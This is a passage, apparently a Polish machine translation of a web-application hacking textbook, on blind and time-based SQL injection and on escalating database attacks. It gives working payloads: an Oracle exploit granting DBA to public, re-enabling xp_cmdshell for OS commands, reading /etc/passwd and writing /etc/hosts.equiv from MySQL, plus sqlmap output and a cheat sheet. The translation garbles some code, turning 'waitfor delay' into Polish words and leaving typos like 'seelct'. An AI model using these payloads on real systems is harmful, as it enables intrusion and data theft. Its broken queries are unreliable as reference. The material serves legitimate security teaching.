W poprzednim przykładzie aplikacja zawierała pewną wyróżniającą się funkcjonalność, której logikę można było bezpośrednio kontrolować, wstrzykując ją do istniejącego zapytania SQL. Zaprojektowane zachowanie aplikacji (udane lub nieudane logowanie) może zostać przejęte w celu zwrócenia atakującemu pojedynczej informacji. Jednak nie wszystkie sytuacje są takie proste. W niektórych przypadkach możesz wstrzykiwać do zapytania, które nie ma zauważalnego wpływu na zachowanie aplikacji, takie jak mechanizm rejestrowania. W innych przypadkach możesz wstrzykiwać podzapytanie lub zapytanie wsadowe, którego wyniki nie są w żaden sposób przetwarzane przez aplikację. W tej sytuacji możesz mieć trudności ze znalezieniem sposobu na spowodowanie wykrywalnej różnicy w zachowaniu, która jest uzależniona od określonego warunku. David Litchfi eld opracował technikę, której można użyć do wywołania wykrywalnej różnicy w zachowaniu w większości przypadków. Podstawową ideą jest wstrzyknięcie zapytania, które wywołuje błąd bazy danych w zależności od określonego warunku. Gdy wystąpi błąd bazy danych, często można go wykryć z zewnątrz, albo za pomocą kodu odpowiedzi HTTP 500, albo za pomocą jakiegoś komunikatu o błędzie lub nietypowego zachowania (nawet jeśli sam komunikat o błędzie nie ujawnia żadnych użytecznych informacji). Technika opiera się na cechach zachowania bazy danych podczas oceny instrukcji warunkowych: baza danych ocenia tylko te części instrukcji, które wymagają oceny ze względu na status innych części. Przykładem takiego zachowania jest instrukcja SELECT zawierająca klauzulę WHERE:

SELECT X FROM Y WHERE C

Powoduje to, że baza danych przechodzi przez każdy wiersz tabeli Y, obliczając warunek C i zwracając X w przypadkach, gdy warunek C jest prawdziwy. Jeśli warunek C nigdy nie jest prawdziwy, wyrażenie X nigdy nie jest obliczane. To zachowanie można wykorzystać, znajdując wyrażenie X, które jest poprawne składniowo, ale generuje błąd, jeśli kiedykolwiek zostanie ocenione. Przykładem takiego wyrażenia w Oracle i MS-SQL jest obliczenie dzielenia przez zero, takie jak 1/0. Jeśli warunek C jest kiedykolwiek spełniony, obliczane jest wyrażenie X, co powoduje błąd bazy danych. Jeśli warunek C jest zawsze fałszywy, nie jest generowany żaden błąd. Można zatem wykorzystać obecność lub brak błędu do przetestowania dowolnego warunku C. Przykładem tego jest poniższe zapytanie, które sprawdza, czy istnieje domyślny użytkownik Oracle DBSNMP. Jeśli ten użytkownik istnieje, obliczane jest wyrażenie 1/0, co powoduje błąd:

SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’

Poniższe zapytanie sprawdza, czy istnieje wymyślony użytkownik AAAAAA. Ponieważ warunek WHERE nigdy nie jest prawdziwy, wyrażenie 1/0 nie jest obliczane, więc nie występuje żaden błąd:

SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username = ‘AAAAAA’) = ‘AAAAAA’

Technika ta pozwala na wywołanie warunkowej odpowiedzi w aplikacji, nawet w przypadkach, gdy wstrzykiwane zapytanie nie ma wpływu na logikę aplikacji ani przetwarzanie danych. W związku z tym umożliwia korzystanie z opisanych wcześniej technik wnioskowania w celu wyodrębniania danych w szerokim zakresie sytuacji. Ponadto, ze względu na prostotę tej techniki, te same łańcuchy ataków będą działały w różnych bazach danych i tam, gdzie punkt wstrzyknięcia znajduje się w różnych typach instrukcji SQL. Ta technika jest również wszechstronna, ponieważ może być używana we wszystkich rodzajach punktów wstrzykiwania, w których można wstrzyknąć podzapytanie. Na przykład:

(select 1 where <<condition>> or 1/0=0)

Rozważmy aplikację, która zapewnia przeszukiwalną i sortowalną bazę danych kontaktów. Użytkownik kontroluje dział parametrów i sortuje:

/search.jsp?department=30&sort=ename

Pojawia się to w następującym zapytaniu zaplecza, które parametryzuje parametr departamentu, ale łączy parametr sortowania z zapytaniem:

String queryText = “SELECT ename,job,deptno,hiredate FROM emp WHERE deptno = ?

ORDER BY “ + request.getParameter(“sort”) + “ DESC”;

Nie można zmienić klauzuli WHERE ani wysłać zapytania UNION po klauzuli ORDER BY; jednak osoba atakująca może stworzyć warunek wnioskowania, wydając następującą instrukcję:

/search.jsp?department=20&sort=(select%201/0%20from%20dual%20where%20

(select%20substr(max(object_name),1,1)%20FROM%20user_objects)='Y')

Jeśli pierwsza litera nazwy pierwszego obiektu w tabeli user_objects jest równa „Y”, spowoduje to, że baza danych podejmie próbę oceny 1/0. Spowoduje to błąd i ogólne zapytanie nie zwróci żadnych wyników. Jeśli litera nie jest równa „Y”, wyniki z pierwotnego zapytania zostaną zwrócone w domyślnej kolejności. Ostrożnie dostarczając ten warunek do narzędzia do wstrzykiwania SQL, takiego jak Absinthe lub SQLMap, możemy pobrać każdy rekord w bazie danych.

Korzystanie z opóźnień czasowych

Pomimo wszystkich opisanych już wyrafinowanych technik, mogą zaistnieć sytuacje, w których żadna z tych sztuczek nie będzie skuteczna. W niektórych przypadkach możesz wstrzyknąć zapytanie, które nie zwraca żadnych wyników do przeglądarki, nie może zostać użyte do otwarcia kanału poza pasmem i nie ma wpływu na zachowanie aplikacji, nawet jeśli powoduje błąd w sama baza danych. W tej sytuacji nie wszystko stracone, dzięki technice wymyślonej przez Chrisa Anleya i szeryfa Hammada z NGSSoftware. Opracowali sposób tworzenia zapytania które spowodowałoby opóźnienie czasowe, zależne od warunków określonych przez atakującego. Atakujący może przesłać swoje zapytanie, a następnie monitorować czas potrzebny na odpowiedź serwera. Jeśli wystąpi opóźnienie, atakujący może wywnioskować, że warunek jest prawdziwy. Nawet jeśli rzeczywista treść odpowiedzi aplikacji

jest identyczna w obu przypadkach, obecność lub brak opóźnienia czasowego umożliwia atakującemu wydobycie pojedynczego bitu informacji z bazy danych. Wykonując wiele takich zapytań, osoba atakująca może systematycznie pobierać z bazy danych dowolnie złożone dane, bit po bicie. Dokładny sposób wywołania odpowiedniego opóźnienia czasowego zależy od używanej docelowej bazy danych. MS-SQL zawiera wbudowane polecenie WAITFOR, za pomocą którego można wywołać określone opóźnienie czasowe. Na przykład następujące zapytanie powoduje opóźnienie 5 sekund, jeśli aktualny użytkownik bazy danych to sa: if (select user) = 'sa' waitfor delay '0:0:5' Wyposażony w to polecenie atakujący może pobrać dowolne informacje na różne sposoby. Jedną z metod jest wykorzystanie tej samej techniki, która została już opisana w przypadku, gdy aplikacja zwraca odpowiedzi warunkowe. Teraz zamiast wyzwalać inną odpowiedź aplikacji po wykryciu określonego warunku, wstrzyknięte zapytanie wywołuje opóźnienie czasowe. Na przykład drugie z tych zapytań powoduje opóźnienie czasowe, wskazując, że pierwszą literą przechwyconego ciągu jest A:

if ASCII(SUBSTRING('Admin',1,1)) = 64 czekaj na opóźnienie '0:0:5'

if ASCII(SUBSTRING('Admin',1,1)) = 65 czekaj na opóźnienie '0:0:5'

Tak jak poprzednio, atakujący może przełączać się między wszystkimi możliwymi wartościami dla każdego znaku, aż do wystąpienia opóźnienia czasowego. Alternatywnie, atak można usprawnić, zmniejszając liczbę potrzebnych żądań. Dodatkową techniką jest podzielenie każdego bajtu danych na pojedyncze bity i odzyskanie każdego bitu w jednym zapytaniu. Polecenie POWER i bitowy operator AND & mogą być używane do określania warunków bit po bicie. Na przykład następujące zapytanie sprawdza pierwszy bit pierwszego bajtu przechwyconych danych i zatrzymuje się, jeśli wynosi 1:

if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 oczekiwanie na opóźnienie '0:0:5'

Poniższe zapytanie wykonuje ten sam test na drugim bicie:

if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 czekaj na opóźnienie '0:0:5'

Jak wspomniano wcześniej, sposoby wywoływania opóźnienia czasowego są w dużym stopniu zależne od bazy danych. W aktualnych wersjach MySQL funkcja uśpienia może służyć do tworzenia opóźnienia czasowego na określoną liczbę milisekund:

select if(user() like ‘root@%’, sleep(5000), ‘false’)

W wersjach MySQL wcześniejszych niż 5.0.12 funkcja uśpienia nie może być używana. Alternatywą jest funkcja benchmarku, której można użyć do wielokrotnego wykonywania określonej akcji. Poinstruowanie bazy danych, aby wykonała akcję intensywnie wykorzystującą procesor, taką jak hash SHA-1, wiele razy spowoduje wymierne opóźnienie. Na przykład:

select if(user() like ‘root@%’, benchmark(50000,sha1(‘test’)), ‘false’)

W PostgreSQL funkcja PG_SLEEP może być używana w taki sam sposób jak funkcja uśpienia MySQL. Oracle nie ma wbudowanej metody wykonywania opóźnienia czasowego, ale można użyć innych sztuczek, aby spowodować wystąpienie opóźnienia czasowego. Jedną sztuczką jest użycie UTL_HTTP do połączenia z nieistniejącym serwerem, co powoduje przekroczenie limitu czasu. Powoduje to, że baza danych aby spróbować połączyć się z określonym serwerem i ostatecznie przekroczyć limit czasu. Na przykład:

SELECT ‘a’||Utl_Http.request(‘http://madeupserver.com’) from dual

...delay...

ORA-29273: HTTP request failed

ORA-06512: at “SYS.UTL_HTTP”, line 1556

ORA-12545: Connect failed because target host or object does not exist

Możesz wykorzystać to zachowanie, aby spowodować opóźnienie czasowe zależne od określonego warunku. Na przykład następujące zapytanie powoduje przekroczenie limitu czasu, jeśli istnieje domyślne konto Oracle DBSNMP:

SELECT ‘a’||Utl_Http.request(‘http://madeupserver.com’) FROM dual WHERE

(SELECT username FROM all_users WHERE username = ‘DBSNMP’) = ‘DBSNMP’

Zarówno w bazach danych Oracle, jak i MySQL można używać funkcji SUBSTR(ING) i ASCII do pobierania dowolnych informacji bajt po bajcie, jak opisano wcześniej.

WSKAZÓWKA: Opisaliśmy wykorzystanie opóźnień czasowych jako sposobu na wydobycie interesujących informacji. Jednak technika opóźnienia czasowego może być również niezwykle przydatna podczas przeprowadzania wstępnego sondowania aplikacji w celu wykrycia luk w zabezpieczeniach związanych z iniekcją SQL. W niektórych przypadkach całkowicie ślepego wstrzyknięcia kodu SQL, gdy żadne wyniki nie są zwracane do przeglądarki, a wszystkie błędy są obsługiwane w sposób niewidoczny, sama luka może być trudna do wykrycia przy użyciu standardowych technik opartych na dostarczaniu spreparowanych danych wejściowych. W takiej sytuacji użycie opóźnień czasowych jest często najbardziej niezawodnym sposobem wykrycia obecności luki podczas wstępnego sondowania. Na przykład, jeśli bazą danych zaplecza jest MS-SQL, możesz po kolei wstrzyknąć każdy z następujących ciągów do każdego parametru żądania i monitorować, ile czasu zajmuje aplikacji zidentyfikowanie luk w zabezpieczeniach:

„; czekaj na opóźnienie „0:30:0”--

1; czekaj na opóźnienie „0:30:0”—

Beyond SQL Injection: eskalacja ataku na bazę danych

Udane wykorzystanie luki SQL Injection często skutkuje całkowitym naruszeniem bezpieczeństwa wszystkich danych aplikacji. Większość aplikacji korzysta z jednego konta dla całego dostępu do bazy danych i opiera się na kontrolach warstwy aplikacji w celu wymuszenia segregacji dostępu między różnymi użytkownikami. Uzyskanie nieograniczonego korzystania z konta w bazie danych aplikacji skutkuje dostępem do wszystkich jej danych. Można więc przypuszczać, że posiadanie wszystkich danych aplikacji jest punktem końcowym ataku SQL injection. Istnieje jednak wiele powodów, dla których dalsze przeprowadzanie ataku może być produktywne, albo poprzez wykorzystanie luki w zabezpieczeniach samej bazy danych, albo przez wykorzystanie niektórych wbudowanych funkcji do osiągnięcia zamierzonych celów. Dalsze ataki, które można przeprowadzić poprzez eskalację ataku na bazę danych, obejmują:

* Jeśli baza danych jest współdzielona z innymi aplikacjami, możesz zwiększyć uprawnienia w bazie danych i uzyskać dostęp do danych innych aplikacji.

* Możesz być w stanie złamać system operacyjny serwera bazy danych.

* Możesz uzyskać dostęp sieciowy do innych systemów. Zazwyczaj serwer bazy danych jest hostowany w chronionej sieci za kilkoma warstwami zabezpieczeń obwodowych sieci. Z serwera bazy danych

możesz mieć zaufaną pozycję i mieć dostęp do kluczowych usług na innych hostach, które mogą być dalej wykorzystywane.

* Możesz być w stanie wykonać połączenia sieciowe z powrotem z infrastruktury hostingowej do własnego komputera. Może to umożliwić ominięcie aplikacji, łatwe przesyłanie dużych ilości poufnych danych zebranych z bazy danych i często omijanie wielu systemów wykrywania włamań.

* Możesz rozszerzyć istniejącą funkcjonalność bazy danych w dowolny sposób, tworząc funkcje zdefiniowane przez użytkownika. W niektórych sytuacjach może to umożliwić obejście hartowania, które zostało wykonane w bazie danych, poprzez skuteczne ponowne zaimplementowanie funkcjonalności, która została usunięta lub wyłączona. Istnieje sposób na zrobienie tego w każdej z głównych baz danych, pod warunkiem, że uzyskałeś uprawnienia administratora bazy danych (DBA).

POWSZECHNY MIT

Wielu administratorów baz danych zakłada, że obrona bazy danych przed atakami wymagającymi uwierzytelnienia jest niepotrzebna. Mogą uważać, że dostęp do bazy danych ma tylko zaufana aplikacja należąca do tej samej organizacji. Ignoruje to możliwość, że luka w aplikacji może umożliwić złośliwej stronie trzeciej interakcję z bazą danych w kontekście bezpieczeństwa aplikacji. Każdy z opisanych właśnie możliwych ataków powinien ilustrować, dlaczego należy chronić bazy danych przed uwierzytelnionymi atakującymi.

Atakowanie baz danych to obszerny temat, który wykracza poza zakres tej książki. Ta sekcja wskazuje kilka kluczowych sposobów wykorzystania luk w zabezpieczeniach i funkcjonalności głównych typów baz danych do eskalacji ataku. Kluczowym wnioskiem, jaki należy wyciągnąć, jest to, że każda baza danych zawiera sposoby na eskalację uprawnień. Stosowanie aktualnych poprawek zabezpieczeń i solidne wzmacnianie może pomóc złagodzić wiele z tych ataków, ale nie wszystkie.

MS-SQL

Być może najbardziej znaną funkcją bazy danych, której atakujący może niewłaściwie użyć, jest procedura składowana xp_cmdshell, która jest domyślnie wbudowana w MS-SQL. Ta procedura składowana umożliwia użytkownikom z uprawnieniami DBA wykonywanie poleceń systemu operacyjnego w taki sam sposób, jak wiersz polecenia cmd.exe. Na przykład:

master..xp_cmdshell „ipconfig > foo.txt”

Możliwość nadużycia tej funkcjonalności przez atakującego jest ogromna. Może wykonywać dowolne polecenia, przesyłać wyniki do lokalnych plików i odczytywać je z powrotem. Może otwierać połączenia sieciowe poza pasmem z powrotem do siebie i tworzyć backdoor do poleceń i kanał komunikacyjny, kopiując dane z serwera i przesyłając narzędzia do ataku. Ponieważ MS-SQL działa domyślnie jako LocalSystem, osoba atakująca zazwyczaj może w pełni skompromitować bazowy system operacyjny, wykonując dowolne działania. MS-SQL zawiera wiele innych rozszerzonych procedur przechowywanych, takich jak xp_regread i xp_regwrite, których można używać do wykonywania zaawansowanych działań w rejestrze systemu operacyjnego Windows.

Radzenie sobie z domyślną blokadą

Większość instalacji MS-SQL napotkanych w Internecie to MS-SQL 2005 lub nowszy. Wersje te zawierają liczne funkcje bezpieczeństwa, które domyślnie blokują bazę danych, uniemożliwiając działanie wielu przydatnych technik ataku. Jeśli jednak konto użytkownika aplikacji internetowej w bazie danych ma wystarczająco wysokie uprawnienia, możliwe jest pokonanie tych przeszkód po prostu przez rekonfiguracja bazy danych. Na przykład, jeśli xp_cmdshell jest wyłączona, można ją

ponownie włączyć za pomocą procedury składowanej sp_configure. Robią to następujące cztery wiersze SQL:

EXECUTE sp_configure ‘show advanced options’, 1

RECONFIGURE WITH OVERRIDE

EXECUTE sp_configure ‘xp_cmdshell’, ‘1’

RECONFIGURE WITH OVERRIDE

W tym momencie xp_cmdshell jest ponownie włączony i można go uruchomić za pomocą zwykłego polecenia:

exec xp_cmdshell ‘dir’

Oracle

W samym oprogramowaniu bazy danych Oracle wykryto ogromną liczbę luk w zabezpieczeniach. Jeśli znalazłeś lukę w zabezpieczeniach umożliwiającą wstrzyknięcie SQL, która umożliwia wykonywanie dowolnych zapytań, zazwyczaj możesz eskalować do uprawnień DBA, wykorzystując jedną z tych luk. Oracle zawiera wiele wbudowanych procedur przechowywanych, które są wykonywane z uprawnieniami DBA i stwierdzono, że zawierają błędy iniekcji SQL w samych procedurach. Typowy przykład takiej luki występował w domyślnym pakiecie SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES przed aktualizacją poprawki krytycznej z lipca 2006 roku. Można to wykorzystać do eskalacji uprawnień poprzez wstrzyknięcie zapytania o przyznanie administratora DBA do public do podatnego pola:

select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(‘INDX’,’SCH’,

‘TEXTINDEXMETHODS”.ODCIIndexUtilCleanup(:p1); execute immediate

‘’declare pragma autonomous_transaction; begin execute immediate

‘’’’grant dba to public’’’’ ; end;’’; END;--’,’CTXSYS’,1,’1’,0) from dual

Ten typ ataku może zostać przeprowadzony poprzez lukę polegającą na wstrzyknięciu kodu SQL w aplikacji internetowej poprzez wstrzyknięcie funkcji do podatnego na atak parametru. Oprócz rzeczywistych luk, takich jak te, Oracle zawiera również dużą liczbę domyślnych funkcji. Jest dostępny dla użytkowników o niskich uprawnieniach i może być używany do wykonywania niepożądanych działań, takich jak inicjowanie połączeń sieciowych lub uzyskiwanie dostępu do systemu plików. Oprócz opisanych już potężnych pakietów do tworzenia połączeń poza pasmem, pakiet UTL_FILE może być używany do odczytu i zapisu plików w systemie plików serwera bazy danych. W 2010 roku David Litchfi eld zademonstrował, w jaki sposób Java może być nadużywana w Oracle 10g R2 i 11g do wykonywania poleceń systemu operacyjnego. Ten atak najpierw wykorzystuje lukę w DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY, aby przyznać bieżącemu użytkownikowi uprawnienia java.io.filepermission. Atak następnie wykonuje klasę Java (oracle/aurora/util/Wrapper), która uruchamia polecenie systemu operacyjnego przy użyciu DBMS_JAVA.RUNJAVA. Na przykład:

DBMS_JAVA.RUNJAVA('Oracle/aurora/util/Wrapper c:\\windows\\system32\\

cmd.exe /c katalog>c:\\OUT.LST’)

MySQL

W porównaniu z innymi omawianymi bazami danych, MySQL zawiera stosunkowo niewiele wbudowanych funkcji, których osoba atakująca może niewłaściwie użyć. Jednym z przykładów jest możliwość odczytu i zapisu w systemie plików przez dowolnego użytkownika z uprawnieniem FILE_PRIV. Komendy LOAD_FILE można użyć do pobrania zawartości dowolnego pliku. Na przykład:

seelct load_file('/etc/passwd')

Polecenia SELECT ... INTO OUTFILE można użyć do potokowania wyników dowolnego zapytania do pliku. Na przykład:

create table test (a varchar(200))

insert into test(a) values ('+ +')

select * from test into outfile '/etc/hosts.equiv'

Oprócz odczytywania i zapisywania kluczowych plików systemu operacyjnego, ta funkcja może być wykorzystana do przeprowadzania innych ataków:

* Ponieważ MySQL przechowuje swoje dane w plikach zwykłego tekstu, do których baza danych musi mieć dostęp do odczytu, osoba atakująca z uprawnieniami FILE_PRIV może po prostu otworzyć odpowiedni plik i odczytać dowolne dane z bazy danych, omijając wszelkie kontrole dostępu wymuszone w samej bazie danych .

* MySQL umożliwia użytkownikom tworzenie funkcji zdefiniowanych przez użytkownika (UDF) poprzez wywołanie skompilowanego pliku biblioteki zawierającego implementację funkcji. Ten plik musi znajdować się w normalnej ścieżce, z której MySQL ładuje biblioteki dynamiczne. Osoba atakująca może użyć powyższej metody, aby utworzyć dowolny plik binarny w tej ścieżce, a następnie utworzyć funkcję UDF, która z niej korzysta.

Korzystanie z narzędzi eksploitacji SQL

Wiele z opisanych przez nas technik wykorzystania luk w zabezpieczeniach związanych z iniekcją SQL polega na wykonywaniu dużej liczby żądań w celu wyodrębnienia niewielkich ilości danych jednocześnie. Na szczęście dostępnych jest wiele narzędzi, które automatyzują znaczną część tego procesu i są świadome składni specyficznej dla bazy danych, wymaganej do przeprowadzania udanych ataków. Większość obecnie dostępnych narzędzi wykorzystuje następujące podejście do wykorzystania luk związanych z iniekcją SQL:

* Brute-force wszystkie parametry w docelowym żądaniu, aby zlokalizować punkty wstrzyknięcia SQL.

* Określ lokalizację podatnego pola w wewnętrznym zapytaniu SQL, dodając różne znaki, takie jak nawiasy zamykające, znaki komentarza i słowa kluczowe SQL.

* Próba przeprowadzenia ataku UNION przez brutalne wymuszenie liczby wymaganych kolumn, a następnie zidentyfikowanie kolumny z typem danych varchar, którego można użyć do zwrócenia wyników.

* Wstrzykiwanie niestandardowych zapytań w celu pobrania dowolnych danych — w razie potrzeby łączenie danych z wielu kolumn w łańcuch, który można pobrać za pomocą pojedynczego wyniku typu danych varchar.

* Jeśli nie można pobrać wyników przy użyciu funkcji UNION, wprowadź do zapytania warunki logiczne (AND 1=1, AND 1=2 itd.), aby określić, czy odpowiedzi warunkowe mogą być używane do pobierania danych.

* Jeśli wyników nie można pobrać przez wstrzyknięcie wyrażeń warunkowych, spróbuj użyć warunkowych opóźnień czasowych do pobrania danych.

Narzędzia te lokalizują dane, przeszukując odpowiednie tabele metadanych dla danej bazy danych. Ogólnie rzecz biorąc, mogą wykonać pewien poziom eskalacji, na przykład użyć xp_cmdshell, aby uzyskać dostęp na poziomie systemu operacyjnego. Używają również różnych technik optymalizacyjnych, wykorzystując wiele funkcji i wbudowanych funkcji w różnych bazach danych, aby zmniejszyć liczbę niezbędnych zapytań w ataku brute-force opartym na wnioskowaniu, uniknąć potencjalnych filtrów pojedynczych cudzysłowów i nie tylko.

UWAGA: Narzędzia te są przede wszystkim narzędziami eksploatacyjnymi, najlepiej przystosowanymi do wydobywania danych z bazy danych poprzez wykorzystanie punktu wstrzyknięcia, który już zidentyfikowałeś i zrozumiałeś. Nie są magiczną kulą do znajdowania i wykorzystywania luk w iniekcji SQL. W praktyce często konieczne jest zapewnienie dodatkowej składni SQL przed i/lub po danych wstrzykniętych przez narzędzie, aby zakodowane na stałe ataki narzędzia zadziałały.

KROKI HACKOWANIA

Po zidentyfikowaniu luki w zabezpieczeniach umożliwiającej wstrzyknięcie kodu SQL przy użyciu technik opisanych wcześniej w tym rozdziale można rozważyć użycie narzędzia do wstrzykiwania kodu SQL w celu wykorzystania luki i pobrania interesujących danych z bazy danych. Ta opcja jest szczególnie przydatna w przypadkach, gdy konieczne jest użycie technik „na ślepo” w celu pobrania niewielkiej ilości danych jednocześnie.

1. Uruchom narzędzie do wykorzystywania SQL, używając przechwytującego serwera proxy. Analizuj żądania wysyłane przez narzędzie oraz odpowiedzi aplikacji. Włącz dowolne szczegółowe opcje wyjściowe w narzędziu i skoreluj jego postęp z obserwowanymi zapytaniami i odpowiedziami.

2. Ponieważ tego rodzaju narzędzia opierają się na gotowych testach i określonej składni odpowiedzi, może być konieczne dołączenie lub dołączenie danych do łańcucha wprowadzonego przez narzędzie, aby upewnić się, że narzędzie uzyska oczekiwaną odpowiedź. Typowe wymagania to dodanie znaku komentarza, równoważenie pojedynczych cudzysłowów w zapytaniu SQL serwera oraz dołączanie lub poprzedzanie nawiasów zamykających do łańcucha w celu dopasowania do oryginalnego zapytania.

3. Jeśli składnia wydaje się zawodzić niezależnie od opisanych tutaj metod, często najłatwiej jest utworzyć zagnieżdżone podzapytanie, które jest w pełni kontrolowane, i pozwolić narzędziu na wstrzyknięcie do niego. Dzięki temu narzędzie może wykorzystywać wnioskowanie do wyodrębniania danych. Zagnieżdżone zapytania działają dobrze, gdy wprowadzasz je do standardowych zapytań SELECT i UPDATE. W Oracle działają w ramach instrukcji INSERT. W każdym z poniższych przypadków dołącz tekst występujący przed [input] i dołącz nawias zamykający występujący po tym punkcie:

* Oracle: ‘||(select 1 from dual where 1=[input])

* MS-SQL: (select 1 where 1=[input])

Istnieje wiele narzędzi do automatycznego wykorzystania iniekcji SQL. Wiele z nich jest specjalnie ukierunkowanych na MS-SQL, a wiele z nich zaprzestało aktywnego rozwoju i zostało wyprzedzonych przez nowe techniki i rozwój wstrzykiwania SQL. Ulubionym przez autorów jest sqlmap, który może atakować między innymi MySQL, Oracle i MS-SQL. Implementuje wyszukiwanie oparte na UNION i oparte na wnioskowaniu. Obsługuje różne metody eskalacji, w tym pobieranie plików z systemu operacyjnego i wykonywanie poleceń w systemie Windows przy użyciu xp_cmdshell. W praktyce sqlmap jest skutecznym narzędziem do wyszukiwania informacji w bazie danych za pomocą opóźnienia

czasowego lub innych metod wnioskowania i może być przydatny do wyszukiwania opartego na UNION. Jednym z najlepszych sposobów użycia jest użycie opcji --sql-shell. Daje to atakującemu monit SQL i wykonuje niezbędne UNION, oparte na błędach lub ślepe wstrzyknięcie SQL za kulisami, aby wysłać i pobrać wyniki.

Na przykład:

C:\sqlmap>sqlmap.py -u http://wahh-app.com/employees?Empno=7369 --union-use

--sql-shell -p Empno

sqlmap/0.8 - automatic SQL injection and database takeover tool

http://sqlmap.sourceforge.net

[*] starting at: 14:54:39

[14:54:39] [INFO] using 'C:\sqlmap\output\wahh-app.com\session'

as session file

[14:54:39] [INFO] testing connection to the target url

[14:54:40] [WARNING] the testable parameter 'Empno' you provided is not

into the

Cookie

[14:54:40] [INFO] testing if the url is stable, wait a few seconds

[14:54:44] [INFO] url is stable

[14:54:44] [INFO] testing sql injection on GET parameter 'Empno' with 0

parenthesis

[14:54:44] [INFO] testing unescaped numeric injection on GET parameter

'Empno'

[14:54:46] [INFO] confirming unescaped numeric injection on GET

parameter 'Empno'

[14:54:47] [INFO] GET parameter 'Empno' is unescaped numeric injectable

with 0

parenthesis

[14:54:47] [INFO] testing for parenthesis on injectable parameter

[14:54:50] [INFO] the injectable parameter requires 0 parenthesis

[14:54:50] [INFO] testing MySQL

[14:54:51] [WARNING] the back-end DMBS is not MySQL

[14:54:51] [INFO] testing Oracle

[14:54:52] [INFO] confirming Oracle

[14:54:53] [INFO] the back-end DBMS is Oracle

web server operating system: Windows 2000

web application technology: ASP, Microsoft IIS 5.0

back-end DBMS: Oracle

[14:54:53] [INFO] testing inband sql injection on parameter ‘Empno’ with

NULL

bruteforcing technique

[14:54:58] [INFO] confirming full inband sql injection on parameter

‘Empno’

[14:55:00] [INFO] the target url is affected by an exploitable full

inband

sql injection vulnerability

valid union: ‘http://wahh-app.com:80/employees.asp?Empno=7369%20

UNION%20ALL%20SEL

ECT%20NULL%2C%20NULL%2C%20NULL%2C%20NULL%20FROM%20DUAL--%20AND%20

3663=3663’

[14:55:00] [INFO] calling Oracle shell. To quit type ‘x’ or ‘q’ and

press ENTER

sql-shell> select banner from v$version

do you want to retrieve the SQL statement output? [Y/n]

[14:55:19] [INFO] fetching SQL SELECT statement query output: ‘select banner

from v$version’

select banner from v$version [5]:

[*] CORE 9.2.0.1.0 Production

[*] NLSRTL Version 9.2.0.1.0 - Production

[*] Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production

[*] PL/SQL Release 9.2.0.1.0 - Production

[*] TNS for 32-bit Windows: Version 9.2.0.1.0 - Production

sql-shell>

Składnia SQL i odniesienie do błędów

Opisaliśmy wiele technik, które umożliwiają sondowanie i wykorzystywanie luk SQL Injection w aplikacjach internetowych. W wielu przypadkach istnieją niewielkie różnice między składnią, którą należy zastosować w odniesieniu do różnych platform baz danych zaplecza. Co więcej, każda baza danych generuje różne komunikaty o błędach, których znaczenie należy zrozumieć zarówno podczas wyszukiwania luk, jak i podczas próby stworzenia skutecznego exploita. Poniższe strony zawierają krótką ściągawkę, której można użyć do wyszukania dokładnej składni potrzebnej do wykonania określonego zadania i odszyfrowania napotkanych nieznanych komunikatów o błędach.

Składnia SQL

Requirement:	ASCII and SUBSTRING
Oracle:	ASCII('A') is equal to 65 SUBSTR('ABCDE',2,3) is equal to BCD
MS-SQL:	ASCII('A') is equal to 65 SUBSTRING('ABCDE',2,3) is equal to BCD
MySQL:	ASCII('A') is equal to 65 SUBSTRING('ABCDE',2,3) is equal to BCD

Requirement:	Retrieve current database user
Oracle:	Select Sys.login_user from dual SELECT user FROM dual SYS_CONTEXT('USERENV', 'SESSION_USER')
MS-SQL:	select suser_sname()
MySQL:	SELECT user()

Requirement:	Cause a time delay
Oracle:	Utl_Http.request('http://madeupserver.com')
MS-SQL:	waitfor delay '0:0:10' exec master..xp_cmdshell 'ping localhost'
MySQL:	sleep(100)

Requirement:	Retrieve database version string
Oracle:	`select banner from v$version`
MS-SQL:	`select @@version`
MySQL:	`select @@version`

Requirement:	Retrieve current database
Oracle:	`SELECT SYS_CONTEXT('USERENV','DB_NAME') FROM dual`
MS-SQL:	`SELECT db_name()` The server name can be retrieved using: `SELECT @@servername`
MySQL:	`SELECT database()`

Requirement:	Retrieve current user's privilege
Oracle:	`SELECT privilege FROM session_privs`
MS-SQL:	`SELECT grantee, table_name, privilege_type FROM INFORMATION_SCHEMA.TABLE_PRIVILEGES`
MySQL:	`SELECT * FROM information_schema.user_privileges WHERE grantee = '[user]'` where `[user]` is determined from the output of `SELECT user()`

Requirement:	Show all tables and columns in a single column of results
Oracle:	`Select table_name||' '||column_name from all_tab_columns`
MS-SQL:	`SELECT table_name+' '+column_name from information_schema.columns`
MySQL:	`SELECT CONCAT(table_name, ',column_name) from information_schema.columns`

Requirement:	Show user objects
Oracle:	`SELECT object_name, object_type FROM user_objects`
MS-SQL:	`SELECT name FROM sysobjects`
MySQL:	`SELECT table_name FROM information_schema.tables` (or trigger_name from `information_schema.triggers`, etc.)

Requirement:	Show user tables
Oracle:	`SELECT object_name, object_type FROM user_objects WHERE object_type='TABLE'` Or to show all tables to which the user has access: `SELECT table_name FROM all_tables`
MS-SQL:	`SELECT name FROM sysobjects WHERE xtype='U'`
MySQL:	`SELECT table_name FROM information_schema. tables where table_type='BASE TABLE' and table_schema!='mysql'`

Requirement:	Show column names for table foo
Oracle:	`SELECT column_name, name FROM user_tab_columns WHERE table_name = 'FOO'` Use the `ALL_tab_columns` table if the target data is not owned by the current application user.
MS-SQL:	`SELECT column_name FROM information_schema.columns WHERE table_name='foo'`
MySQL:	`SELECT column_name FROM information_schema.columns WHERE table_name='foo'`

Requirement:	Interact with the operating system (simplest ways)
Oracle:	See *The Oracle Hacker's Handbook* by David Litchfield
MS-SQL:	`EXEC xp_cmshell 'dir c:\ '`
MySQL:	`SELECT load_file('/etc/passwd')`

Komunikaty o błędach SQL

Oracle:	`ORA-01756: quoted string not properly terminated` `ORA-00933: SQL command not properly ended`
